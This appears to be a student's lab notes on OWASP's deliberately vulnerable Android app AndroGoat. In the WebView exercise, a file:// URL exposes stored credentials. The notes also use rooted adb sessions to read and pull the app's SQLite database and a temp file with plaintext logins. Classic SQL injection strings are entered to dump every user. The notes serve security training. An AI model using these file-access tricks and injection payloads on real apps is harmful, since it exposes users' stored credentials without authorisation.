

5:59 5G 51%

Input Validations - WebView

Objectives:

1. Understand What is WebView
2. Access sensitive info using URL apart from Web URL
3. Understand what is setAllowFileAccess for WebView

URL

file:///data/data/owasp.sat.agoat/shared_prefs/users.xml

LOAD

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<map>
  <string name="password">root</string>
  <string name="username">mercury</string>
</map>
```

```
1781299022146: "Ver": "214502046", "Session": "0", "Write": "1629", "Write": "197", "Write": "4659", "Write": "49", "Write": "45", "Verifying": "686", "Verified": "291", "Commit": "0", "end": "2247"},
[owasp.sat.agoat]
1781326704872: "Ver": "1", "Session": "0", "Write": "4", "Verifying": "54", "Verified": "2530", "Commit": "0", "end": "296"}
[com.google.android.apps.restore]
1781299079361: "Ver": "1068888", "Session": "0", "Write": "996", "Write": "128", "Write": "67", "Verifying": "38557", "Verified": "81", "Commit": "2", "end": "1825"},
```

HeimdAllFS state:

HeimdAllFS does not supported.

```
C:\Users\A.Barroso\Downloads>adb shell dumpsys package owasp.sat.agoat | grep -i "scheme"
"grep" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.
```

```
C:\Users\A.Barroso\Downloads>adb shell dumpsys package owasp.sat.agoat | findstr /i "scheme"
Schemes:
  Scheme: "androgoat"
```

```
C:\Users\A.Barroso\Downloads>adb shell am start -W "androgoat://vulnapp"
Starting: Intent { act=android.intent.action.VIEW dat=androgoat://vulnapp/... }
Status: ok
LaunchState: WARM
Activity: owasp.sat.agoat/.AccessControl1ViewActivity
TotalTime: 66
WaitTime: 81
Complete
```

```
C:\Users\A.Barroso\Downloads>adb shell
```

```

C:\Users\A.Barroso\Downloads>adb shell
z3s:/ $ su
z3s:/ # cd /data/data/owasp.sat.agoat/
z3s:/data/data/owasp.sat.agoat # dir
/system/bin/sh: dir: inaccessible or not found
127|z3s:/data/data/owasp.sat.agoat # ls -l
total 21
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 05:44 app_textures
drwx----- 3 u0_a351 u0_a351      3488 2026-06-13 05:44 app_webview
drwxrws--x 4 u0_a351 u0_a351_cache 3488 2026-06-13 05:46 cache
drwxrws--x 2 u0_a351 u0_a351_cache 3488 2026-06-13 04:58 code_cache
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 04:58 files
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 05:44 no_backup
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 05:47 shared_prefs
z3s:/data/data/owasp.sat.agoat # cd shared_prefs/
z3s:/data/data/owasp.sat.agoat/shared_prefs # ls -l
total 0
-rw-rw---- 1 u0_a351 u0_a351 368 2026-06-13 05:47 AwOriginVisitLoggerPrefs.xml
-rw-rw---- 1 u0_a351 u0_a351 266 2026-06-13 05:44 WebViewChromiumPrefs.xml
-rw-rw---- 1 u0_a351 u0_a351 178 2026-06-13 05:01 pinDetails.xml
-rw-rw---- 1 u0_a351 u0_a351 157 2026-06-13 05:45 users.xml
z3s:/data/data/owasp.sat.agoat/shared_prefs # cat users.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="password">root</string>
  <string name="username">mercury</string>
</map>
z3s:/data/data/owasp.sat.agoat/shared_prefs #

```

```

z3s:/ # cd /data/data/owasp.sat.agoat/
z3s:/data/data/owasp.sat.agoat # ls -l
total 24
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 05:44 app_textures
drwx----- 3 u0_a351 u0_a351      3488 2026-06-13 05:44 app_webview
drwxrws--x 4 u0_a351 u0_a351_cache 3488 2026-06-13 05:46 cache
drwxrws--x 2 u0_a351 u0_a351_cache 3488 2026-06-13 04:58 code_cache
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 06:01 databases
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 04:58 files
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 05:44 no_backup
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 05:47 shared_prefs
z3s:/data/data/owasp.sat.agoat # cd databases/
z3s:/data/data/owasp.sat.agoat/databases # ls -l
total 20
-rw-rw---- 1 u0_a351 u0_a351 20480 2026-06-13 06:02 aGoat
-rw----- 1 u0_a351 u0_a351      0 2026-06-13 06:01 aGoat-journal
z3s:/data/data/owasp.sat.agoat/databases # cat aGoat
♦♦(♦P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)}♦YtableusersusersCREATE TABLE users (I
D INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT, username VARCHAR, password VARCHAR)W--ctableandroid_metadataandroid_metada

```


```

C:\Users\A.Barroso\Downloads>adb shell su -c "cp /data/data/owasp.sat.agoat/databases/aGoat /sdcard/"

C:\Users\A.Barroso\Downloads>adb pull /sdcard/aGoat C:\Users\A.Barroso\Downloads\
/sdcard/aGoat: 1 file pulled, 0 skipped. 5.1 MB/s (20480 bytes in 0.004s)

C:\Users\A.Barroso\Downloads>

```



```
C:\Users\barroso\Downloads>adb shell
z3s:/ $ su
z3s:/ # cd /data/data/owasp.sat.agoat/
z3s:/data/data/owasp.sat.agoat # ls -la
total 71
drwx----- 10 u0_a351 u0_a351      3488 2026-06-13 06:13 .
drwxrwx--x 465 system system    57344 2026-06-13 04:58 ..
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 05:44 app_textures
drwx----- 3 u0_a351 u0_a351      3488 2026-06-13 05:44 app_webview
drwxrws--x 4 u0_a351 u0_a351_cache 3488 2026-06-13 05:46 cache
drwxrws--x 2 u0_a351 u0_a351_cache 3488 2026-06-13 04:58 code_cache
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 06:01 databases
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 04:58 files
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 05:44 no_backup
drwxrwx--x 2 u0_a351 u0_a351      3488 2026-06-13 05:47 shared_prefs
-rw----- 1 u0_a351 u0_a351       34 2026-06-13 06:13 users2427781085946519229tmp
z3s:/data/data/owasp.sat.agoat # cat users2427781085946519229tmp
username is xdxd
password is root
z3s:/data/data/owasp.sat.agoat #
```

Input Validations - SQLi

Objectives:

1. Understand SQL Injection (Local)
2. Identify SQL Injection
3. Vulnerable Code
4. Find all users.

Note: Please complete 'Insecure Storage - SQLite' exercise and ensure minimum 2 users are created

Username

'

VERIFY

Data not saved: Error occurred - unrecognized token: "" (code 1 SQLITE_ERROR[1]);, while compiling: SELECT * FROM users WHERE username=""

Input Validations - SQLi

Objectives:

1. Understand SQL Injection (Local)
2. Identify SQL Injection
3. Vulnerable Code
4. Find all users.

Note: Please complete 'Insecure Storage - SQLite' exercise and ensure minimum 2 users are created

Username

' OR '1'='1

VERIFY

Input Validations - SQLi

Objectives:

1. Understand SQL Injection (Local)
2. Identify SQL Injection
3. Vulnerable Code
4. Find all users.


Note: Please complete 'Insecure Storage - SQLite' exercise and ensure minimum 2 users are created

Username


' OR 1=1--

VERIFY

Username: (xdxdxd) password: (root)
Username: (asdfghjk) password: (xdxd)



Username: (xdxdxd) password: (root)
Username: (asdfghjk) password: (xdxd)



Input Validations - SQLi

Objectives:

1. Understand SQL Injection (Local)
2. Identify SQL Injection
3. Vulnerable Code
4. Find all users.

Note: Please complete 'Insecure Storage - SQLite' exercise and ensure minimum 2 users are created

Username

' OR '1'='1' --

VERIFY

Username: (xdxdxd) password: (root)
Username: (asdfghjk) password: (xdxd)

